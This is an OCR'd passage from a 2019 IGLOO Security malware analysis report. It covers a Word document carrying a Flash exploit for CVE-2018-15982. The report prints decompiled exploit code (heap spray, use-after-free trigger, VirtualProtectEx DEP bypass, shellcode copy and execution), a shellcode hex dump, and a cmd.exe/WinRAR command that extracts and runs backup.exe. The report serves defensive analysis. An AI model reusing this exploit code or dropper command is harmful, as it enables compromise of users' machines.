
[Table 3-2] Information on intrusion indicator

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

3. Malicious Code Analysis


1) 22.docx Analysis

The flash inserted into the MS Office Word file is run if the document file containing the malicious code is executed. Additional malicious codes are executed once the flash file is run.




[Figure 3-2] Flash File Execution

A **file signature (FWS)** of a flash file can be seen in the **22.dox document** file.



[Figure 3-3] Document File with an Inserted Flash File


A file signature(Rar!) of an **RAR compressed file** can be seen in the **Scan042.jpg** picture file



[Figure 3-4] Picture File with an Inserted RAR Extension File

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

A shell code can be seen in the inner structure of the flash using analysis tools. Using the **WinRAR** compressed program, the shell code can decompress the **.rar** file from the **scan042.jpg** file. The decompressed file is created as a **backup.exe** file and executed the said file.



[Figure 3-5] Shell Codes Inserted into the Flash File

The Flash File written in ActionScript and in the Main class, an attack code which implements the Adobe Flash UAF(Use-after-free) vulnerability(CVE-2018-15982) is created.

```
public class Main extends Sprite
{
    // 64-bit 시스템 Shellcode
    public static var Var1:Class = Class7;
    // 32-bit 시스템 Shellcode
    public static var Var2:Class = Class6;
    public static var Var3:ByteArray;
    public static var Var4:ByteArray;

    public var Var5:String = "";
    public var Var6:Boolean = false;
    public var Var7:Boolean = false;
    public var Var8:Boolean = false;
    public var Var9:uint = 256;
    public var Var10:uint = 0;
    public var Var11:Class0 = null;
    public var Var12:uint = 0;
    public var Var13:uint = 0;
    public var Var14:Vector.<Class5>;
    public var Var15:Vector.<Class3>;
    public var Var16:Vector.<Class4>;

    public function Main()
    {
        // CVE-2018-15982 UAF(Use-After-Free) 취약점에 사용할 Vector 객체 3종
        this.Var14 = new Vector.<Class5>(512);
        this.Var15 = new Vector.<Class3>(512);
        this.Var16 = new Vector.<Class4>(512);
        super();
        if (stage) {
            // CVE-2018-15982 Exploit 루틴
            this.Var17();
```

[Figure 3-6] Main Class

The analysis environment is a 64-bit system a3nd a shell code defined as a Class7 is executed in the attack code. 3 types of vectors which will be used in the UAF vulnerability are announced in the initial stages of the Main Class.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

The Main Class calls the Var17() function. The Var17() function is the core of the flash file attack code. First, it brings the flash file code. Them it carries out the Heap Spray technique in order to increase the possibility of success.

```
// CVE-2018-15982 Exploit 루틴
private function Var17(param1:Event = null) : void
{
    var _loc7_:uint = 0;
    removeEventListener(Event.ADDED_TO_STAGE,this.Var17);
    // 각 Shellcode 메모리 로드
    Var3 = new Var2() as ByteArray;
    Var3.endian = Endian.LITTLE_ENDIAN;
    Var4 = new Var1() as ByteArray;
    Var4.endian = Endian.LITTLE_ENDIAN;

    // Heap Spray
    var _loc2_:Vector.<String> = new Vector.<String>(4096);
    var _loc3_:uint = 0;
    while(_loc3_ < 4096)
    {
    _loc3_ = 0;
    while(_loc3_ < 4096)
    {
    this.Var19();
```

[Figure 3-7] Execute Hip Spray

After the announcement of the **Metadata()** which will be used in the UAF vulnerability, a value is allocated to the object through the **setObject()** method. The **Var19()** function is a function which forces invocation of the **GC(Garbage Collector)** as it invocates the connect() method twice from within.

```
var _loc4_:ByteArray = new ByteArray();
// UAF(Use-After-Free)에 사용할 Metadata 객체
var _loc5_:Metadata = new Metadata();
var _loc6_:Vector.<String> = null;

// Metadata 객체 사용(Use)
_loc3_ = 0;
while(_loc3_ < this.Var9) {
   _loc5_.setObject(_loc3_.toString(),_loc4_);
   _loc3_++;
}

// Metadata 객체 반환(Free)
this.Var19();
_loc6_ = _loc5_.keySet;

// Vector 객체 Var14의 UAF(Use-After-Free)
_loc3_ = 0;
while(_loc3_ < this.Var9) {
   // 32-bit 시스템 : Metadata 객체 Mem 영역(18 00 00 00 98 08 00 00) 8-Bytes x 256 할당
   // 64-bit 시스템 : Metadata 객체 Mem 영역(18 00 00 00 00 00 00 00
   //                                        98 08 00 00 00 00 00 00) 16-Bytes x 256 할당
   this.Var14[_loc3_] = new Class5();
   _loc3_++;
}
```

[Figure 3-8] UAF Vulnerability Revealed

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

The invocation address is brought from the memory storage where the UAF Vulnerability is revealed in order to utilize the VirtualProtectEx() API.

```
this.Var14[this.Var12].Var39 = this.Var11.Var99;
var _loc11_:Class0 = new Class0(this.Var42(this.Var11),this.Var42(this.Var11.offset(4)));
// FLash Player의 PE 이미지 시작주소 반환
var PE_IMAGE_FLASH_PLAYER:Class0 = this.Var40(_loc11_);

// VERSION.DLL 모듈의 PE 이미지 시작주소 반환
var PE_IMAGE_VERSION_DLL:Class0 = this.Var43(0x53524556, 0x4E4F4953, 3, PE_IMAGE_FLASH_PLAYER);

// KERNEL32.DLL 모듈의 PE 이미지 시작주소 반환
var PE_IMAGE_KERNEL32_DLL:Class0 = this.Var43(0x4E52454B, 0x32334C45, 4, PE_IMAGE_VERSION_DLL);

// VirtualProtectEx() 함수 주소 반환
var fp_VirtualProtectEx:Class0 = this.Var51(0x74726956, 0x74636574, 10, PE_IMAGE_KERNEL32_DLL);
```

[Figure 3-9] VirtualProtectEX() API Invocation Address Restoration

By using the Var14 object announced in the initial stages of the Main class, the memory domain **freed** by the GC is **used**.

```
// UAF 취약점에 사용된 Vector 객체 메모리 변조
private function Var38(param1:Class0, param2:uint) : void
{
    this.Var14[this.Var12].Var22 = param1.Var98;
    this.Var14[this.Var12].Var39 = param1.Var99 - 0x20;
    // Var16 객체 메모리 변조
    this.Var16[this.Var13].m_Class1.Var993 = param2;
    // Var14 객체 메모리 변조
    this.Var14[this.Var12].Var22 = this.Var11.Var98;
    this.Var14[this.Var12].Var39 = this.Var11.Var99;
}
```

[Figure 3-10] Memory Modulation Using The UAF Vulnerability

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

The VirtualProtectEx() API invocation address is injected into the UAF memory domain. Then, through the **apply()** method, all authority(RWE) is granted to a certain memory by invocating the VirtualProtectEx() API.

```
// UAF 취약점에 사용된 Vector 객체(Var14, Var16) 메모리 변조
// UAF 메모리 영역에 VirtualProtectEx() 함수 호출 코드 삽입
this.Var38(_loc19_.offset(1288 + 48), fp_VirtualProtectEx.Var99);
this.Var38(_loc19_.offset(1288 + 52), fp_VirtualProtectEx.Var98);
this.Var38(_loc19_.offset(8), _loc19_.offset(1288).Var99);
this.Var38(_loc19_.offset(12), _loc19_.offset(1288).Var98);
this.Var38(_loc22_.offset(_loc23_), _loc19_.offset(8).Var99);
this.Var38(_loc22_.offset(_loc23_ + 4), _loc19_.offset(8).Var98);

// VirtualProtectEx(
//    [1] hProcess = 0xFFFFFFFF
//    [2] lpAddress = lpShellcode
//    [3] dwSize = 0x57E0 (22,496)
//    [4] flNewProtect = PAGE_EXECUTE_READWRITE
//    [5] lpflOldProtect
// );
var _loc31_:Class0 = new Class0(this.Var42(_loc4_.offset(56)), this.Var42(_loc4_.offset(60)));
this.Var38(_loc4_.offset(56), new Class0(_loc9_.length * 4,0).Var99);
this.Var38(_loc4_.offset(60), new Class0(_loc9_.length * 4,0).Var98);
var _loc32_:Class0 = new Class0(this.Var42(_loc4_.offset(64)), this.Var42(_loc4_.offset(68)));
this.Var38(_loc4_.offset(64), new Class0(64,0).Var99);
this.Var38(_loc4_.offset(68), new Class0(64,0).Var98);
var _loc33_:Class0 = new Class0(this.Var42(_loc6_),this.Var42(_loc6_.offset(4)));
// VirtualProtectEx() 함수 호출 : UAF 취약점에 사용된 메모리 영역의 접근권한(RWE) 변경, DEP 우회
Var18.apply(null,_loc7_);
```

[Figure 3-11] VirtualProtectEx() API Invocation

Through the **push()** method, copy the memory domain shell code granted with the most authority and enter said shell code.

```
// UAF 취약점에 사용된 메모리 영역에 Shellcode 복사
_loc16_ = 0;
while(_loc16_ < Main.Var4.length) {
   _loc34_.push(Main.Var4.readUnsignedInt());
    _loc16_ = _loc16_ + 4;
}
_loc35_ = Vector.<uint>(_loc34_);

_loc3_ = 0;
while(_loc3_ < _loc35_.length) {
this.Var38(_loc19_.offset(48), _loc19_.offset(500 * 4).Var99);
this.Var38(_loc19_.offset(52), _loc19_.offset(500 * 4).Var98);
this.Var38(_loc28_, _loc19_.Var99);
this.Var38(_loc28_.offset(4), _loc19_.Var98);
// Shellcode가 복사된 UAF 영역으로 실행흐름 변경
Var18.apply(null, _loc7_);
this.Var38(_loc28_, _loc29_.Var99);
this.Var38(_loc28_.offset(4), _loc29_.Var98);
```

[Figure 3-12] Entering The Shell Code

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

The Flash Player with the revealed vulnerability, grants access authority(RWE) of the memory domain where the shell code will be copied by using the VirtualProtectEX() API.

```
7D85E32B    FF75 14         push dword ptr ss:[ebp+14]      [5] lpflOldProtect
7D85E32E    FF75 10         push dword ptr ss:[ebp+10]      [4] flNewProtect = PAGE_EXECUTE_READWRITE
7D85E331    FF75 0C         push dword ptr ss:[ebp+C]       [3] dwSize = 57E0 (22,496)
7D85E334    FF75 08         push dword ptr ss:[ebp+8]       [2] lpAddress = 29BD004
7D85E337    6A FF           push FFFFFFFF                   [1] hProcess = FFFFFFFF
7D85E339    E8 C1FEFFFF     call <kernelbase.VirtualProtectEx>
```

[Figure 3-13] VirtualProtectEx() API Invocation

Copy the shell code in the memory code with the access authority through the following routine.

```
004EF098    8B0F            mov ecx,dword ptr ds:[edi]
004EF09A    8B45 10         mov eax,dword ptr ss:[ebp+10]
004EF09D    5F              pop edi
004EF09E    8944B1 04       mov dword ptr ds:[ecx+esi*4+4],eax
004EF0A2    5E              pop esi
004EF0A3    5B              pop ebx
004EF0A4    5D              pop ebp
004EF0A5    C2 0C00         ret C
```

[Figure 3-14] Copying Shell Code

```
Address   Hex                                              ASCII
029BD7D4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD7E4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD7F4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD804  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD814  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD824  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD834  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD844  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD854  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD864  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD874  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD884  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD894  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD8A4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD8B4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD8C4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD8D4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD8E4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD8F4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD904  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD914  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD924  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD934  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD944  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD954  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
029BD964  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

[Figure 3-15] Before Shell Code Copy

```
Address   Hex                                              ASCII
029BD7D4  55 8B EC 83 EC 70 8D 45 D4 56 50 E8 19 01 00 00  U.ì.ìp.EÔVPè....
029BD7E4  6A 44 33 F6 8D 45 90 56 50 FF 55 E4 6A 10 8D 45  jD3ö.E.VPÿUäj..E
029BD7F4  F0 56 50 FF 55 E4 8D 45 D4 50 C7 45 90 44 00 00  ðVPÿUä.EÔPÇE.D..
029BD804  00 E8 6A 01 00 00 83 C4 20 8D 4D F0 51 8D 4D 90  .èj....Ä .MðQ.M
029BD814  51 56 56 56 56 56 56 50 56 FF 55 DC 90 90 90 5E  QVVVVVVPVÿUÜ...^
029BD824  C9 C2 10 00 90 90 90 90 90 55 8B EC 51 51 64 A1  ÉÂ.......U.ìQQd¡
029BD834  30 00 00 00 8B 40 0C 53 56 8B 70 0C 57 E9 8B 00  0....@.SV.p.Wé..
029BD844  00 00 8B 79 3C 8B 46 2C 8B 56 30 8B 7C 0F 78 8B  ...y<.F,.V0.|.x.
029BD854  36 89 75 F8 85 FF 74 75 0F B7 C0 D1 E8 33 DB 89  6.uø.ÿtu. ÀÑè3Û
029BD864  55 FC 40 8B 55 FC 8A 12 C1 CB 0D 80 FA 40 7E 0E  Uü@.Uü..ÁË..ú@~.
029BD874  80 FA 61 7D 09 0F BE D2 8D 5C 13 20 EB 05 0F BE  .úa}..¾Ò.\. ë..¾
029BD884  D2 03 DA 83 45 FC 02 48 75 D9 3B 5D 08 75 3E 83  Ò.ÚƒEü.HuÙ;].u>.
029BD894  65 FC 00 8D 14 39 8B 42 20 8B 7A 18 03 C1 85 FF  eü...9.B .z..Á.ÿ
029BD8A4  74 2B 8B 30 33 FF 03 F1 83 C0 04 0F BE 1E C1 CF  t+.03ÿ.ñ.À..¾.Á
029BD8B4  0D 03 FB 46 80 7E FF 00 75 F1 3B 7D 0C 74 20 FF  ..ûF.~ÿ.uñ;}.t ÿ
029BD8C4  45 FC 8B 75 FC 3B 72 18 72 D8 8B 75 F8 8B 4E 18  Eü.uü;r.rØ.uø.N.
029BD8D4  85 C9 0F 85 6A FF FF FF 33 C0 5F 5E 5B C9 C3 8B  .É..jÿÿÿ3À_^[ÉÃ.
029BD8E4  42 24 8B 75 FC 8B 52 1C 8D 04 70 0F B7 04 08 8D  B$.uü.R...p.·...
029BD8F4  04 82 8B 04 08 03 C1 EB E1 56 57 68 72 60 77 74  .....ÁëáVWhr`wt
029BD904  BF 66 7F FC B1 57 E8 1E FF FF FF 8B 74 24 14 68  ¿f.ü±Wè.ÿÿÿ.t$.h
029BD914  6F E0 53 E5 57 89 06 E8 0D FF FF FF 68 9F B5 90  oàSåW..è.ÿÿÿh.µ.
029BD924  F3 57 89 46 04 E8 FF FE FF FF 68 53 0C 44 26 57  óW.F.èÿþÿÿhS.D&W
029BD934  89 46 08 E8 F1 FE FF FF 68 73 E9 5A 6B BF B7 77  .F.èñþÿÿhséZk¿·w
029BD944  16 41 57 89 46 0C E8 DE FE FF FF 68 33 EC 82 4B  .AW.F.èÞþÿÿh3ì.K
029BD954  57 89 46 10 E8 D0 FE FF FF 68 73 EB 3A 4B 57 89  W.F.èÐþÿÿhsë:KW.
029BD964  46 14 E8 C2 FE FF FF 83 C4 38 5F 89 46 18 5E C3  F.èÂþÿÿ.Ä8_.F.^Ã
```

[Figure 3-16] After Shell Code Copy

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Enter the shell code after it has been copied.

```
004F9812    FF75 0C         push dword ptr ss:[ebp+C]
004F9815    8B17            mov edx,dword ptr ds:[edi]
004F9817    8BCF            mov ecx,edi
004F9819    FF75 10         push dword ptr ss:[ebp+10]
004F981C    53              push ebx
004F981D    FF30            push dword ptr ds:[eax]
004F981F    FF52 1C         call dword ptr ds:[edx+1C]      UAF Shellcode
```

[Figure 3-17] Entering The Shell Code

In the shell code, the inserted **RAR Expansion File** is decompressed through the hard coding WinRAR command. The decompressed file is called **backcup.exe** and the file is executed.

```
029BD80D    8D4D F0         lea ecx,dword ptr ss:[ebp-10]
029BD810    51              push ecx                        [10] lpProcessInformation
029BD811    8D4D 90         lea ecx,dword ptr ss:[ebp-70]
029BD814    51              push ecx                        [9] lpStartupInfo
029BD815    56              push esi                        [8] lpCurrentDirectory = NULL
029BD816    56              push esi                        [7] lpEnvironment = NULL
029BD817    56              push esi                        [6] dwCreationFlags = 0
029BD818    56              push esi                        [5] bInheritHandles = FALSE
029BD819    56              push esi                        [4] lpThreadAttributes = NULL
029BD81A    56              push esi                        [3] lpProcessAttributes = NULL
029BD81B    50              push eax                        [2] lpCommandLine = ASCII "cmd.exe /c set
029BD81C    56              push esi                        [1] lpApplicationName = NULL
029BD81D    FF55 DC         call dword ptr ss:[ebp-24]      kernel32.CreateProcessA
```


```
Address   Hex                                             ASCII
029BD9CD  43 3A 5C 57 49 4E 44 4F 57 53 5C 73 79 73 74 65  C:WWINDOWSWsyste
029BD9DD  6D 33 32 5C 63 6D 64 2E 65 78 65 20 2F 63 20 73  m32Wcmd.exe /c s
029BD9ED  65 74 20 70 61 74 68 3D 25 50 72 6F 67 72 61 6D  et path=%Program
029BD9FD  46 69 6C 65 73 28 78 38 36 29 25 5C 57 69 6E 52  Files(x86)%WWinR
029BDA0D  41 52 3B 43 3A 5C 50 72 6F 67 72 61 6D 20 46 69  AR;C:WProgram Fi
029BDA1D  6C 65 73 5C 57 69 6E 52 41 52 3B 20 26 26 20 63  lesWWinRAR; && c
029BDA2D  64 20 2F 64 20 25 7E 64 70 30 20 26 20 72 61 72  d /d %~dp0 & rar
029BDA3D  2E 65 78 65 20 65 20 2D 6F 2B 20 2D 72 20 2D 69  .exe e -o+ -r -i
029BDA4D  6E 75 6C 20 2A 2E 72 61 72 20 73 63 61 6E 30 34  nul *.rar scan04
029BDA5D  32 2E 6A 70 67 20 26 20 72 61 72 2E 65 78 65 20  2.jpg & rar.exe
029BDA6D  65 20 2D 6F 2B 20 2D 72 20 2D 69 6E 75 6C 20 73  e -o+ -r -inul s
029BDA7D  63 61 6E 30 34 32 2E 6A 70 67 20 62 61 63 6B 75  can042.jpg backu
029BDA8D  70 2E 65 78 65 20 26 20 62 61 63 6B 75 70 2E 65  p.exe & backup.e
029BDA9D  78 65 20 20 20 20 20 20 20 20 20 20 20 20 20 20  xe
```

[Figure 3-18] WinRAR Command Running through the CreateProcess() API.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.


2) backup.exe analysis

The additional malicious code backup.exe run file is using the NVIDIA graphic card icon. The said file is packed with the VMProtect v3.x version.



[Figure 3-19] backup.exe run file


In order to make the analysis difficult the backup.exe process, uses a universal register and stack exchange(xchg) method as shown in [Figure 3-20] when the API address is being invoked.



[Figure 3-20] API Invocation Method

